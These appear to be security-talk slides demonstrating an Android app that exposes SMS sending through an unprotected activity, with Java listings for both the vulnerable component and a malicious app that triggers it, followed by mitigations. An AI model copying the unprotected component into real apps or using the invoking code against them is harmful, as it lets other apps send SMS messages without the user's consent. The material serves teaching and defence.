Exploiting open interface with SMS functionality


Demo Explained

- When it is called it sends an SMS
- Caller can set the number and message
- Sadly this is considered useful!



Demo Explained

- Calls the SMSBroadcastr
- Sends number and message
- Sends an SMS



Code Examples

Vulnerable Code

Malicious Code



SMSBroadcastr

```
public class SMSbroadcastrActivity extends Activity {  
    /** Called when the activity is first created. */  
    @Override  
    public void onCreate(Bundle savedInstanceState) {  
        super.onCreate(savedInstanceState);  
        String message = "test";  
        String number = "16013831619";  
        Bundle extras = getIntent().getExtras();  
        if (extras != null)  
        {  
            message = extras.getString("message");  
            number = extras.getString("number");  
        }  
        if (message != null && number != null)  
        {  
            SmsManager sm = SmsManager.getDefault();  
            sm.sendTextMessage(number, null, message, null, null);  
        }  
    }  
}
```


SMSIntent

```
public class SMSIntentActivity extends Activity {  
    /** Called when the activity is first created. */  
    @Override  
    public void onCreate(Bundle savedInstanceState) {  
        super.onCreate(savedInstanceState);  
        Intent intent=new Intent();  
        intent.setComponent(new ComponentName("com.georgia.weidman.broadcast"  
            , "com.georgia.weidman.broadcast.SMSbroadcastrActivity"));  
        String num = "16013831619";  
        String mess = "test test";  
        intent.putExtra("number", num);  
        intent.putExtra("message", mess);  
        startActivity(intent);  
    }  
}
```

Mitigations

- Don't have dangerous functionality available in interfaces
- Require user interaction (click ok)
- Require-permission tag in manifest for interface

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